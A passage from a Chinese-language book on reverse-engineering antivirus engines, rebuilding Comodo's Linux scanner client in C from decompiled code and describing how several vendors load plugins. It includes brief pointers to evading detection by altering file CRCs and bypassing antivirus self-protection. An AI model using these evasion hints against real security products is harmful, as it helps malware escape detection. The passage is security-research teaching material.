上面这部分代码片段检查了本地变量err是否不为0，增加了变量scanned_files的数值，同时，如果对象SCANRESULT的成员值bFound为true，则显示发现的恶意软件名称。该函数的最后一部分代码的作用是，每发现一个恶意软件，就增加已发现的病毒数量：

```
if ( scan_result.bFound )
{
  if ( err >= 0 )
    ++*virus_found;
}
```

让我们再次回到函数main，调用函数scan_*后的最后一部分代码为：

```
  uninit_framework();
  dlclose_framework();
  close_dev_aflt_fd(&dev_aflt_fd);
```

上面这段代码与清理工作有关。反初始化框架的同时，取消所有正在进行的扫描工作：

```
  g_base_component_0x20001 = 0LL;
  if ( g_Engine )
  {
    g_Engine->baseclass_0->CAEEngineDispatch_Cancel(g_Engine);
    result = g_Engine->baseclass_0->CAEEngineDispatch_UnInit(
  g_Engine, 0LL);
    g_Engine = 0LL;
  }
  if ( g_FrameworkInstance )
  {
    result = g_FrameworkInstance->baseclass_0->CFrameWork_UnInit(
  g_FrameworkInstance, 0LL);
    g_FrameworkInstance = 0LL;
  }
```

最终关闭被占用的libFRAMEWORK.so库：

```
void __cdecl dlclose_framework()
{
  if ( hFrameworkSo )
    dlclose(hFrameworkSo);
}
```

现在，我们收集齐了所有为Comodo Linux版编写C/C++工具的必要信息。而且幸运的是，Comodo反病毒软件提供了所有需要的结构。因此，你可以将这些结构和枚举类型导出到一个头文件（header file）中。要完成该操作，需要在IDA内选择View → Open Subviews → Local Types，右击Local Types窗口，从弹出菜单中选择Export to Header File选项。勾选Generate Compilable Header File选项，填入正确的导出头文件路径，接着点击Export。修正头文件中的一些编译错误后，就可以在C/C++项目中使用它了。不过，修正头文件中的编译错误，让它能够被编译器正常编译的过程，实在是个噩梦。但这次你不需要经历这个过程，可以直接从https://github.com/joxeankoret/tahh/tree/master/comodo下载刚刚提到的头文件。

从GitHub上把头文件下载下来后，就可以开始接下来的相关工作了。首先，你需要创建一个类似Comodo `cmdscan`的命令行工具，不过相较于`cmdscan`，我们编写的程序能够输出更多有趣的信息。编写时，首先添加一段导入宏文件的代码：

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <pthread.h>
#include <dlfcn.h>
#include <libgen.h>
#include <errno.h>
#include <sys/types.h>
```

```
#include <sys/stat.h>
#include <fcntl.h>

#include "comodo.h"
```

上面展示的这些是程序需要的头文件。接下来，你可以把Hex-Rays反汇编生成的伪代码复制到你的项目中。不过要注意的是，这个时候不要把整个反汇编生成的文件复制过来，而要一步一步复制过来。

```
int main(int argc, char **argv)
{
  int scanned_files = 0;
  int virus_found = 0;

  if ( argc == 1 )
    return 1;

  load_framework();
  maybe_IFrameWork_CreateInstance();

  scan_stream(argv[1], verbose, &scanned_files, &virus_found);
  printf("Final number of Scanned Files: %d\n", scanned_files);
  printf("Final number of Found Viruses: %d\n", virus_found);

  uninit_framework();
  dlclose_framework();
  return 0;
}
```

在上面这段代码中，命令行第一个参数代表着要扫描的文件。通过加载框架和创建实例，开始扫描任务。程序接着会调用函数`scan_stream`，实时显示扫描文件情况，继而反初始化框架和反加载库。此处需要调用多个函数：`load_framework`、`maybe_IFrameWork_CreateInstance`、`scan_stream`、`uninit_framework`和`dlclose_framework`。你可以直接将Hex-Rays的反汇编结果，按照一个个函数的顺序，把伪代码复制过来。最终伪代码效果如下：

```
//----------------------------------------------------------------------
void uninit_framework()
{
  g_base_component_0x20001 = 0;
  if ( g_Engine )
  {
    g_Engine->baseclass_0->CAEEngineDispatch_Cancel(g_Engine);
    g_Engine->baseclass_0->CAEEngineDispatch_UnInit(g_Engine, 0);
    g_Engine = 0;
  }
  if ( g_FrameworkInstance )
  {
    g_FrameworkInstance->baseclass_0->CFrameWork_UnInit(
  g_FrameworkInstance, 0);
    g_FrameworkInstance = 0;
  }
}
```

```
//---------------------------------------------------------------------
int scan_stream(char *src, char verbosed,
   int *scanned_files,
   int *virus_found)
{
  struct_base_component_0x20001_t *base_component_0x20001;
  int result;
  HRESULT err;
  SCANRESULT scan_result;
  SCANOPTION scan_option;
  ICAVStream *inited_to_zero;

  memset(&scan_option, 0, sizeof(SCANOPTION));
  memset(&scan_result, 0, sizeof(SCANRESULT));
  scan_option.ScanCfgInfo = -1;
  scan_option.bScanPackers = 1;
  scan_option.bScanArchives = 1;
  scan_option.bUseHeur = 1;
  scan_option.eSHeurLevel = enum_SHEURLEVEL_HIGH;
  base_component_0x20001 = *
     (struct_base_component_0x20001_t **)g_base_component_0x20001;
  scan_option.dwMaxFileSize = 0x2800000;
  scan_option.eOwnerFlag = enum_OWNER_ONDEMAND;
  scan_option.bDunpackRealTime = 1;
  scan_option.bNotReportPackName = 0;

  inited_to_zero = 0;
  result = base_component_0x20001->pfunc50(
             g_base_component_0x20001,
             (__int64 *)&inited_to_zero,
             (__int64)src,
             1LL,
             3LL,
             0);
  err = result;
  if ( result >= 0 )
  {
    err = g_Engine->baseclass_0->CAEEngineDispatch_ScanStream
(g_Engine, inited_to_zero, &scan_option, &scan_result);
    if ( err >= 0 )
    {
      (*scanned_files)++;
      if ( scanned_files )
      {
        //printf("Got scan result? %d\n", scan_result.bFound);
        if ( scan_result.bFound )
        {
          printf("%s ---> Found Virus, Malware Name is %s\n", src,
 scan_result.szMalwareName);
          result = fflush(stdout);
        }
        else
        {
```

```
          printf("%s ---> Not Virus\n", src);
          result = fflush(stdout);
        }
      }
    }
  }
  if ( scan_result.bFound )
  {
    if ( err >= 0 )
      (*virus_found)++;
  }
  return result;
}

//-------------------------------------------------------------------------
int maybe_IFrameWork_CreateInstance()
{
  char *cur_dir;
  CFrameWork *hFramework;
  int cur_dir_len;
  CFrameWork *hInstance;
  int *v8;
  int *maybe_flags;

  hInstance = 0;
  if ( FnCreateInstance(0, 0, 0xF0000, &hInstance) < 0 )
  {
    fwrite("CreateInstance failed!\n", 1uLL, 0x17uLL, stderr);
    exit(1);
  }

  BYTE4(maybe_flags) = 0;
  LODWORD(maybe_flags) = -1;
  g_FrameworkInstance = hInstance;
  cur_dir = get_current_dir_name();
  hFramework = g_FrameworkInstance;
  cur_dir_len = strlen(cur_dir);
  if ( hFramework->baseclass_0->CFrameWork_Init
(hFramework, cur_dir_len + 1, cur_dir, maybe_flags, 0) < 0 )
  {
    fwrite("IFrameWork Init failed!\n", 1uLL, 0x18uLL, stderr);
    exit(1);
  }
  free(cur_dir);
  LODWORD(v8) = -1;
  BYTE4(v8) = 0;
  if ( g_FrameworkInstance->baseclass_0-
>CFrameWork_LoadScanners(g_FrameworkInstance, v8) < 0 )
  {
    fwrite("IFrameWork LoadScanners failed!\n", 1uLL, 0x20uLL, stderr);
    exit(1);
  }
  if ( g_FrameworkInstance->baseclass_0-
>CFrameWork_CreateEngine(g_FrameworkInstance, (IAEEngineDispatch **)
```

```
&g_Engine) < 0 )
  {
    fwrite("IFrameWork CreateEngine failed!\n", 1uLL, 0x20uLL, stderr);
    exit(1);
  }
  if ( g_Engine->baseclass_0->CAEEngineDispatch_GetBaseComponent(
         g_Engine,
         (CAECLSID)0x20001,
         (IUnknown **)&g_base_component_0x20001) < 0 )
  {
    fwrite("IAEEngineDispatch GetBaseComponent failed!\n",
1uLL, 0x2BuLL, stderr);
    exit(1);
  }
  return 0;
}

//------------------------------------------------------------------------
void dlclose_framework()
{
  if ( hFrameworkSo )
    dlclose(hFrameworkSo);
}

//------------------------------------------------------------------------
void load_framework()
{
  int filename_size;
  char *self_dir;
  int *v2;
  char *v3;
  void *hFramework;
  char *v6;
  char filename[2056];

  filename_size = readlink("/proc/self/exe", filename, 0x800uLL);
  if ( filename_size == -1 || (filename[filename_size] = 0, self_dir =
dirname(filename), chdir(self_dir)) )
  {
    v2 = __errno_location();
    v3 = strerror(*v2);
    fprintf(stderr, "Directory error: %s\n", v3);
    exit(1);
  }

  hFramework = dlopen("./libFRAMEWORK.so", 1);
  hFrameworkSo = hFramework;
  if ( !hFramework )
  {
    v6 = dlerror();
    fprintf(stderr, "Error loading libFRAMEWORK: %s\n", v6);
    exit(1);
  }
```

```
  FnCreateInstance = (FnCreateInstance_t)dlsym(hFramework,
"CreateInstance");
  if ( !FnCreateInstance )
  {
    v3 = dlerror();
    fprintf(stderr, "%s\n", v3);
    exit(1);
  }
}
```

你只需要在include指令后，添加函数的前置声明，以及全局变量：

```
//------------------------------------------------------------------------
// 变量声明
int main(int argc, char **argv, char **envp);
void uninit_framework();
int scan_stream(char *src, char verbosed,
                int *scanned_files,
                int *virus_found);
int maybe_IFrameWork_CreateInstance();
void dlclose_framework();
void load_framework();
void scan_directory(char *src,
                    unsigned __int8 a2,
                    __int64 a3, __int64 a4);

//------------------------------------------------------------------------
// 数据声明
char *optarg;
char *src;
char verbose;
__int64 g_base_component_0x20001;
__int64 g_user_callbacks;
CAEEngineDispatch *g_Engine;
CFrameWork *g_FrameworkInstance;

typedef int (__fastcall *FnCreateInstance_t)(_QWORD, _QWORD, _QWORD,
CFrameWork **);
int (__fastcall *FnCreateInstance)(
_QWORD, _QWORD, _QWORD, CFrameWork **);
void *hFrameworkSo;
vtable_403310_t *vtable_403310;
```

现在，你已经完成了一个基础的Comodo命令行扫描程序代码编写任务。接下来，你可以在Linux平台上使用以下命令将程序编译出来：

```
$ g++ cmdscan.c -o mycmdscan -fpermissive \
                -Wno-unused-local-typedefs -ldl
```

为了测试程序能否运行，你需要使用以下命令，将程序复制到/opt/COMODO目录：

```
$ sudo cp mycmdscan /opt/COMODO
```

现在就可以测试刚刚编译出来的程序是否能够像Comodo的原生命令行扫描器cmdscan一样工作了：

```
$ /opt/COMODO/mycmdscan /home/joxean/malware/eicar.com.txt
/home/joxean/malware/eicar.com.txt ---> Found Virus , \
                                        Malware Name is Malware
Number of Scanned Files: 1
Number of Found Viruses: 1
```


一切工作正常！现在让我们来修改程序，使其能够打印出关于已扫描或未扫描的文件情况信息。如果你查看结构SCANRESULT，会发现一些非常有趣的成员结构：

```
struct SCANRESULT
{
  char bFound;
  int unSignID;
  char szMalwareName[64];
  int eFileType;
  int eOwnerFlag;
  int unCureID;
  int unScannerID;
  int eHandledStatus;
  int dwPid;
  __int64 ullTotalSize;
  __int64 ullScanedSize;
  int ucrc1;
  int ucrc2;
  char bInWhiteList;
  int nReserved[2];
};
```

比如，你可以获取与你样本相匹配的特征码标识符、扫描器标识符，以及用于检测样本的CRC文件校验码，还有了解样本文件是不是在反病毒软件的白名单中。在程序scan_stream中，你可以通过修改下面若干行代码替换已侦测样本的病毒名：

```
printf("%s ---> Malware: %s\n",
          src,
          scan_result.szMalwareName);
if ( scan_result.unSignID )
  printf("Signature ID: 0x%x\n", scan_result.unSignID);
if ( scan_result.unScannerID )
  printf("Scanner     : %d (%s)\n",
       scan_result.unScannerID,
       get_scanner_name(scan_result.unScannerID));
if ( scan_result.ullTotalSize )
  printf("Total size  : %lld\n", scan_result.ullTotalSize);
if ( scan_result.ullScanedSize )
  printf("Scanned size: %lld\n", scan_result.ullScanedSize);
if ( scan_result.ucrc1 || scan_result.ucrc2 )
  printf("CRCs        : 0x%x 0x%x\n",
        scan_result.ucrc1,
        scan_result.ucrc2);
result = fflush(stdout);
```

现在，将Not virus这行代码替换成以下代码：

```
printf("%s ---> Not Virus\n", src);
if ( scan_result.bInWhiteList )
  printf("INFO: The file is white-listed.\n");
result = fflush(stdout);
```

最后一步是将下列函数代码添加到scan_stream程序前，将扫描器标识符解析为扫描器名称：

```
//----------------------------------------------------------------------
const char *get_scanner_name(int id)
{
  switch ( id )
  {
    case 15:
      return "UNARCHIVE";
    case 28:
      return "SCANNER_PE64";
    case 27:
      return "SCANNER_MBR";
    case 12:
      return "ENGINEDISPATCH";
    case 7:
      return "UNPACK_STATIC";
    case 22:
      return "SCANNER_EXTRA";
    case 29:
      return "SCANNER_SMART";
    case 16:
      return "CAVSEVM32";
    case 6:
      return "SCANNER_SCRIPT";
    case 9:
      return "SIGNMGR";
    case 21:
      return "UNPACK_DUNPACK";
    case 13:
      return "SCANNER_WHITE";
    case 24:
      return "SCANNER_RULES";
    case 8:
      return "UNPACK_GUNPACK";
    case 10:
      return "FRAMEWORK";
    case 3:
      return "SCANNER_PE32";
    case 5:
      return "MEMORY_ENGINE";
    case 23:
      return "UNPATCH";
    case 2:
      return "SCANNER_DOSMZ";
    case 4:
```

```
      return "SCANNER_PENEW";
    case 0:
      return "Default";
    case 17:
      return "CAVSEVM64";
    case 20:
      return "UNSFX";
    case 19:
      return "SCANNER_MEM";
    case 14:
      return "MTENGINE";
    case 1:
      return "SCANNER_FIRST";
    case 18:
      return "SCANNER_HEUR";
    case 26:
      return "SCANNER_ADVHEUR";
    case 11:
      return "MEMTARGET";
    case 25:
      return "FILEID";
    default:
      return "Unknown";
  }
}
```

上述信息是从以下枚举值中提取的，它们已存在于IDA数据库中了（不要忘了你有完整的调试符号）：

```
enum MemMgrType
{
  enumMemMgr_Default = 0x0,
  enumMemMgr_SCANNER_FIRST = 0x1,
  enumMemMgr_SCANNER_DOSMZ = 0x2,
  enumMemMgr_SCANNER_PE32 = 0x3,
  enumMemMgr_SCANNER_PENEW = 0x4,
  enumMemMgr_MEMORY_ENGINE = 0x5,
  enumMemMgr_SCANNER_SCRIPT = 0x6,
  enumMemMgr_UNPACK_STATIC = 0x7,
  enumMemMgr_UNPACK_GUNPACK = 0x8,
  enumMemMgr_SIGNMGR = 0x9,
  enumMemMgr_FRAMEWORK = 0xA,
  enumMemMgr_MEMTARGET = 0xB,
  enumMemMgr_ENGINEDISPATCH = 0xC,
  enumMemMgr_SCANNER_WHITE = 0xD,
  enumMemMgr_MTENGINE = 0xE,
  enumMemMgr_UNARCHIVE = 0xF,
  enumMemMgr_CAVSEVM32 = 0x10,
  enumMemMgr_CAVSEVM64 = 0x11,
  enumMemMgr_SCANNER_HEUR = 0x12,
  enumMemMgr_SCANNER_MEM = 0x13,
  enumMemMgr_UNSFX = 0x14,
  enumMemMgr_UNPACK_DUNPACK = 0x15,
  enumMemMgr_SCANNER_EXTRA = 0x16,
```

```
  enumMemMgr_UNPATCH = 0x17,
  enumMemMgr_SCANNER_RULES = 0x18,
  enumMemMgr_FILEID = 0x19,
  enumMemMgr_SCANNER_ADVHEUR = 0x1A,
  enumMemMgr_SCANNER_MBR = 0x1B,
  enumMemMgr_SCANNER_PE64 = 0x1C,
  enumMemMgr_SCANNER_SMART = 0x1D,
};
```

使用g++命令编译之前的文件，将其复制至/opt/COMODO目录，然后重新运行程序，收尾工作就全部完成了。这次，你将得到更多的信息：

```
$ g++ cmdscan.c -o mycmdscan -fpermissive \
               -Wno-unused-local-typedefs -ldl

$ sudo cp mycmdscan /opt/COMODO

$ /opt/COMODO/mycmdscan /home/joxean/malware/eicar.com.txt
/home/joxean/malware/eicar.com.txt ---> Found Virus,
                                        Malware Name is Malware
Scanner     : 12 (ENGINEDISPATCH)
CRCs        : 0x486d0e3 0xa03f08f7
Number of Scanned Files: 1
Number of Found Viruses: 1
```

根据上面的信息，我们得知使用CRC文件特征码的文件扫描引擎名叫ENGINEDISPATCH。上面的例子使用的是EICAR测试文件，不过如果你使用的是不同的文件的话，就可以通过改变文件的CRC校验值躲避反病毒软件的侦测。你可以向该程序添加更多的功能：添加递归检测目录功能，以及只展示有用信息（比如，白名单文件和已侦测文件）的静默模式。你还可以将它作为库的基础，整合进自己的研究工具集中。

本工具的最终版本相较于Comodo的原生命令行扫描器，增加了不少新的功能。你可以移步相关GitHub页面下载：https://github.com/joxeankoret/tahh/tree/master/comodo。

2.6　内核加载的其他部分

反病毒软件内核常用于打开文件、遍历压缩文件或缓冲区内的所有文件，开展基于特征码的病毒扫描或通用扫描，以及移除已知的恶意软件。但有些任务并不是由内核完成的，而是由反病毒软件的其他模块完成的，比如插件、通用检测模块、启发式引擎等。这些模块（尤其是插件）由反病毒软件的内核加载，来完成一些有意思的任务。比如Microsoft Security Essentials Antivirus反病毒引擎（mpengine.dll）就会加载由C++/.NET和Lua脚本语言编写的病毒检测和查杀程序，随后将它们从跟随软件发布的数据库文件以及每日更新中抽取出来。Bitdefender也有类似的行为，它会动态加载包含相关代码的二进制插件（XMD文件）。卡巴斯基通过将随更新发布的新对象文件重新链接到内核，加载自身插件和查杀程序。简而言之，每款反病毒软件的加载方式各不相同。

逆向分析特征码、通用扫描等模块的关键是：静态或动态逆向分析同插件交互的内核模块。如果你不分析这些插件是如何加密、压缩、加载和执行的，就无法完全了解反病毒软件的工作原理。

2.7 总结

本章涵盖的知识为本书后面的内容作了很好的铺垫。本章阐释了在厂商未提供现成命令行工具的情况下，为了编写一个用来完成自动化测试和模糊测试的客户端库，需要进行的逆向分析反病毒产品内核和其他组成部分的相关工作。

我们还讨论了其他一些重要的知识点。

- 借助调试符号，让逆向分析过程更容易　因为反病毒产品的基础代码类似，所以在提供了调试符号的操作系统平台上逆向分析相关模块，接着再将符号移植到没有提供调试符号的平台上是可行的。本章中提到了与此相关的两款工具，分别是zynamics BinDiff和Joxean Koret的Diaphora。
- Linux是开展模糊测试和自动化测试工作首选的操作系统　模拟器Wine和它的姊妹项目Windlib可以帮助你在Linux平台上移植或运行Windows上的命令行扫描工具。
- 绕过反病毒自我保护　与Windows平台的版本不同，反病毒软件的Linux版本通常不带自我保护。为了能够调试反病毒软件，本章介绍了一些绕过反病毒软件自我保护的技巧。
- 搭建实验环境　为了开展反病毒软件驱动和服务的调试工作，本章我们学习了如何搭建虚拟机环境。另外，本章还涉及了WinDbg及其调试命令，为你展示了如何在内核态下开展内核和用户态调试。

最后，本章结合实战案例，详细介绍了如何为Comodo反病毒软件编写一个客户端库。

下一章将讨论插件是如何加载的，以及如何提取和理解这项功能。

第 3 章

插件系统

3

反病毒插件是组成核心反病毒软件的若干小部件。它们为一些特定的任务提供支持，但通常并不是反病毒软件内核的核心组成部分。反病毒软件产品内核通过多种技术加载并在运行时使用插件。

插件不是核心库的重要组成部分，旨在强化由反病毒软件内核实现的若干功能特性。你可以将它们视为“功能拓展”。典型的插件例子有：PDF解析器、针对特定EXE文件壳（如UPX壳）的脱壳程序、Intel x86模拟器、基于模拟器的沙盒程序，以及结合其他插件实现的静态启发式引擎。这类插件通常在运行时加载，使用手动创建的加载系统，完成加密、解压、重定位和加载工作。

本章将介绍并分析典型的反病毒插件的加载过程，并逐个分析基于启发式的扫描算法、模拟器，以及基于脚本语言的插件。阅读完本章以后，你将能够：

- 理解插件加载器的工作原理；
- 分析插件代码并了解从何处入手查找漏洞；
- 研究并运用免杀技术。

3.1 插件加载原理

每家反病毒公司设计和执行的插件加载方式各不相同。最常用的办法是分配读/写/执行（RWX）内存页，将插件文件内容解密并解压缩到分配的内存页中，必要时重载代码（Bitdefender就是这么做的），最后移除内存页的相关写入权限。这些新内存页构成了一个插件模块，被加入已加载插件列表中。

另外还有一些反病毒软件公司以动态链接库（DLL）的形式提供插件，依托操作系统的动态链接库加载机制（比如，使用Microsoft Windows操作系统中的API LoadLibrary），使插件的加载过程变得更简单。在这种情况下，为了保护插件代码及其内部逻辑，通常会对DLL文件的代码和数据进行混淆。比如，反病毒软件Avira将其插件DLL文件中的字符串全部进行了加密处理，当插件加载完毕后，又在内存中解密（通过一个简单的XOR算法和预存在插件代码中的固定key实现）。

在另一个案例中，卡巴斯基反病毒软件使用了一种完全不同的插件加载方式：插件更新文件

以COFF对象文件格式下载到用户电脑中，接着它们又被链接到反病毒软件内核中。

接下来将讨论各类插件加载方式及其利弊。

3.1.1 反病毒软件的全功能链接器

卡巴斯基的更新文件以通用对象文件格式（common object file format，COFF）提供，而不是动态加载链接库或创建RWX内存页然后将插件的代码逻辑释放到内存页中。在解密和解压缩后，这些COFF文件与带有静态链接的所有插件链接到一起，同时新生成的二进制文件构成了新内核。从反病毒软件开发者的角度来看，该技术内存消耗少且启动速度快；但从另一方面来看，这需要卡巴斯基开发者们编写并维护一个全功能链接器。

提示 通用对象文件格式用于存储已编译的代码和数据，COFF文件用于链接阶段（最后的编译阶段）来生成一个可执行模块。

这些更新文件多为后缀名为*.avc的小文件，比如base001.avc。这类文件的文件头如下：

```
0000   41 56 50 20 41 6E 74 69 76 69 72 61 6C 20 44 61    AVP Antiviral Da
0010   74 61 62 61 73 65 2E 20 28 63 29 4B 61 73 70 65    tabase. (c)Kaspe
0020   72 73 6B 79 20 4C 61 62 20 31 39 39 37 2D 32 30    rsky Lab 1997-20
0030   31 33 2E 00 00 00 00 00 00 00 00 00 00 00 0D 0A    13..............
0040   4B 61 73 70 65 72 73 6B 79 20 4C 61 62 2E 20 31    Kaspersky Lab. 1
0050   36 20 53 65 70 20 32 30 31 33 20 20 31 30 3A 30    6 Sep 2013  10:0
0060   32 3A 31 38 00 00 00 00 00 00 00 00 00 00 00 00    2:18............
0070   00 00 00 00 00 00 00 00 00 00 00 00 0D 0A 0D 0A    ................
0080   45 4B 2E 38 03 00 00 00 01 00 00 00 E9 66 02 00    EK.8.........f..
```

在此案例中，ASCII文件头一开始为`AVP Antiviral Database. (c)Kaspersky Lab 1997-2013`，接着用字符`0x00`填充，然后更新包发布日期（`Kaspersky Lab. 16 Sep 2013 10:02:18`），而后又用多个`0x00`字符填充。偏移0x80是文件头的末尾，接下来就是文件的实际二进制数据。这些二进制数据采用简单的XOR-ADD算法加密。这些数据解密后，将会使用一种定制的算法解压缩。解压缩后，你将会得到一系列链接在一起的COFF文件（使用AvpBase.DLL库中的程序）以供目标操作系统使用。

目前似乎只有卡巴斯基反病毒内核正在使用这种加载插件的方式。本章稍后将详细讨论插件模块加载过程。

3.1.2 理解动态加载

动态加载是最典型的反病毒插件加载方式。这些插件文件不仅存在于容器文件中（比如Panda Antivirus的PAV.SIG文件、Avast的*.VPS文件或Microsoft Antivirus的*.VDB文件），也有可能分布在许多碎片文件中（比如Bitdefender）。这类文件通常会借助zlib进行加密（每个反病毒厂商会使用不同的加密方式）和压缩。在必要的时候，插件文件首次被解密后（比如，Microsoft并没有加

密反病毒数据库，而仅仅是压缩了一下）会被加载入内存中。为了将插件文件加载到内存中，反病毒内核通常会在堆上创建一个RWX内存页面，将解密和解压缩后的文件数据复制到新创建的内存页面中，并调整内存页面的权限，必要时重新定位内存中的代码。

逆向分析采用动态加载技术的反病毒产品，要比采用静态对象链接技术（卡巴斯基采用的方式）的产品困难得多，因为系统启用的ASLR技术，使每次内核加载的数据块的内存地址是随机的。之所以让逆向过程变得困难，是因为在IDA内所有注释、指定的函数名等不会迁移到插件代码所在的你调试的新内存页面处。这里有一个能部分解决这个问题的方案。比如，使用开源的IDA插件Diaphora或收费版的zynamics BinDiff，在载入内存过程中，对包含注释和函数名的数据库进行二进制文件比较（这个过程也称作BindDiffing）

通过BindDiffing，你可以从之前的IDA数据中，将相关信息导入到新的相同实例中去（从不同的内存地址中加载）。但令人感到窝火是，每次加载调试器以后，就要重新载入一次插件。还有其他一些开源插件，比如IDA的插件MyNav。你可以通过该插件的导入和导出功能编辑所需的插件代码。然而，使用MyNav插件同样需要你每次执行的时候重新载入一次插件。

有一些反病毒软件内核没有针对它们的插件采取保护措施，这些插件的相关程序库可以直接在IDA中打开并调试。但是这种情况少之又少，目前已知的只有Comodo Antivirus。

关于容器

一些反病毒软件会将所有更新文件置入容器文件中，而不是以单个文件的形式推送更新。如果你研究的反病毒软件使用了容器文件格式，在研究容器内部文件之前，需要好好研究该容器的文件格式。对于反病毒厂商来说，这两种方式均各有利弊。如果使用了容器封装，厂商的代码知识产权得以保护，但对于研究人员来说，研究过程中就需要逆向此类文件格式并编写脱壳程序。另一方面，以单个大文件格式推送更新，会让更新过程耗时耗力。以多个若干字节的小型文件推送更新，意味着更新过程可能只涉及一个有几字节或几千字节的文件而不是一个有数兆字节的文件。根据提供的更新文件的大小和数量，研究者可以大概了解反病毒软件内核的情况：代码越多意味着功能特性越多。

3.1.3　插件打包方式的利弊

在评估两种打包插件方式的利弊时，反病毒工程师和逆向分析者的观点往往不同。对于工程师来说，使用动态加载的方式是最容易实现、也是问题最多的一种办法。对于开发者来说，如果反病毒产品带有加密、压缩且需要动态载入内存中执行的插件，则有以下缺点。

- 需要占用更多的内存。
- 开发者必须编写特制的链接器，以便使这些由Microsoft Visual C++、Clang或GCC编写的程序能够兼容反病毒内核。
- 使用动态加载的方式后，将增大开发者调试的难度。在这种情况下，开发者不得不使用

hard-code INT 3 instructions、`OutputDebugString`和`printf`来进行调试。不过这类调用并不适用于所有情况。比如，`OutputDebugString`方法在Linux和Mac OS X系统中就无法使用。另外，一些插件并不是使用本机语言编写的，比如那些针对Symantec Guest Virtual Machine（GVM）开发的插件。

- 反病毒开发者不得不针对每一个操作系统开发不同的反病毒插件加载器。因此，尽管可以跨平台共用代码，但是如果操作系统增多（一般需要支持2~3个系统：Windows、Mac OS X和Linux），工作量就会翻倍。
- 如果复制到内存的代码需要重新分配地址，开发的复杂程度和反病毒插件的加载时间都会增加。

由于相关文件需要被加密和压缩，开发这样一套系统的复杂度无疑会增加。另外，因为插件释放过程中生成的文件不是标准的可执行文件（比如PE文件、MachO文件或ELF文件），所以反病毒软件开发者不得不为反病毒插件开发一种特殊的签名认证机制。但是，反病毒软件通常并不会这么做。实际上，大多数的反病毒软件除了使用一种简单的CRC32算法检查外，并不进行任何其他额外的签名认证。

从一位反病毒工程师的角度来讲，对反病毒内核采用卡巴斯基式的方法有以下优点：

- 消耗的内存较少；
- 开发者可以借助任何调试工具调试编写的本机代码。

但同时，该方法也有以下缺点：

- 对开发者来说，在反病毒内核中内置一个全功能链接器是一项不小的工作；
- 针对反病毒软件兼容的平台，必须开发并持续维护相关链接器（尽管大部分代码可以跨平台共用）。

每家反病毒软件厂商都要根据自己的需求选择最适合的插件加载方式。遗憾的是，大多数反病毒厂商都会直接采用他们想到的第一种办法，而不考虑可能的后果、插件后期维护甚至是将插件移植到新的操作系统平台上（比如Linux和Android或Mac OS X和iOS）需要耗费多少精力。许多反病毒产品即是如此，在Linux和Mac OS X系统中使用相同的PE文件加载器。这些厂商的插件通常是仅针对当前支持的系统平台（Windows系统）而开发的非标准PE文件（这类插件使用PE文件头作为容器，但是相较于传统PE文件，却使用的是完全不同的文件格式）。他们从未考虑过将来将代码移植到别的系统平台上。许多反病毒厂商犯有同样的设计错误：过分关注对Windows平台的兼容。

然而，从逆向分析角度来说，这有很大的好处：我们的分析对象就是在机器上链接起来的运行反病毒产品的对象文件。有许多原因使反病毒产品的加载机制更容易被逆向分析。

- 如果反病毒软件带有链接器，并以COFF文件格式的方式分发所有的插件文件，这些COFF对象文件可以直接用IDA打开。由于链接器的需要，这些文件自带调试符号。这类调试符号使得分析目标反病毒插件的内部结构变得相当容易。
- 如果这些插件文件是简单的支持操作系统的二进制文件，在分析工作一开始，你就可以在IDA中加载查看。根据系统的差异，有时你可以获取到调试符号（最典型的有Linux、

*BSD和Mac OS X系列）。

如果反病毒软件动态加载了非系统标准模块，你需要解密插件，将它们解密成可以被IDA或其他逆向分析软件加载的格式。另外，由于代码被载入堆中，而ASRL保护技术使这些模块经常会被载入不同的内存地址，除非IDA数据库被正确重定位，否则每次启动调试器，代码就会被定位到一个完全不同的位置，所有注释、函数名和之前反汇编过程中所做的标注都将丢失，整个过程真的非常繁琐无味。IDA在调试时并不能正确重定位代码。设置断点的时候也如此——如果你在一些指令处设下断点然后重新启动调试器，因为基础地址变更的缘故，这时候断点可能位于一个无效的内存地址处。

提示　你可能认为采用动态加载的方式可以更好地保护反病毒软件产品的知识产权。但是，在分析工作之初设置一些难度并不能起到任何保护的作用。使用动态加载技术只会使得产品分析更具挑战性，让前面几步分析过程略具难度罢了。

3.2　反病毒插件的种类

反病毒插件有许多种：一些仅仅是让反病毒产品能够支持更多的压缩文件种类，还有一些用于执行深度扫描和查杀修复感染型病毒（比如Sality病毒或Virut病毒）。一些插件可能是反病毒工程师的好帮手（因为这些插件可以帮助通用病毒查杀和感染修复，比如反汇编引擎、模拟器甚至是新的特征码种类），也可能属于一些全新、完全不同的插件种类，比如针对特定的反病毒虚拟机开发的反病毒插件（就像为了提取许可文件而解开受VMProtect保护的第一层程序）或为了支持某些脚本语言而开发的插件。对所有反病毒软件分析者来说，想要了解一款反病毒软件的工作原理，就必须理解反病毒插件的加载系统及其支持的插件类型。这是因为反病毒内核最有趣的地方不是内核本身，而是内核加载的模块。

接下来将详细介绍一些反病毒软件通常会带有的插件功能.

3.2.1　扫描器和通用侦测程序

扫描器是任何一款反病毒软件中最常见的插件类型。它是一款对某些文件格式、目录、用户和内核内存等开展特定种类扫描的插件。ADS（alternate data stream，文件数据流）扫描器是这类插件的典型案例。反病毒软件的核心内核通常仅能够使用操作系统提供的方法（`CreateFile`或`open syscall`）来分析文件和目录（有时，还会分析用户态内存）。但是在类似Mac OS X采用的HFS+和Windows采用的NTFS的一些文件系统中，文件可以隐藏在交换数据流中，所以内核程序无法检测这类文件。这类扫描器是拓展反病毒内核功能的插件，用于对在ADS中发现的所有文件进行枚举、迭代并加载其他扫描程序进行检测。

还有一些扫描器支持内存扫描，但反病毒产品并不直接支持本项功能，或通过内核驱动直接

接触内核内存（正如Microsoft Antivirus做的那样）。另外一些种类的扫描器只能在一个插件被启动以后才能被加载。比如，当扫描器扫描文件的时候，如果在文件内部发现了一个URL链接，那么这时候URL扫描插件就会被加载。URL扫描器会检测文件包含的是否为恶意链接。

当你通过逆向工程技术查找反病毒软件内的安全缺陷或绕过反病毒软件的方法时，应该着重注意以下信息：

- 一个文件如何以及何时被标记为恶意软件；
- 文件解析器、解压缩模块和EXE脱壳程序是如何被加载的；
- 什么时候调用通用检测程序扫描样本文件；
- 如果反病毒产品带有沙盒功能的话，样本什么时候会被放入其中执行。

分析扫描器的时候，可以确定使用了哪些类型的特征码，以及这些特征码是如何用于文件或缓冲区扫描的。

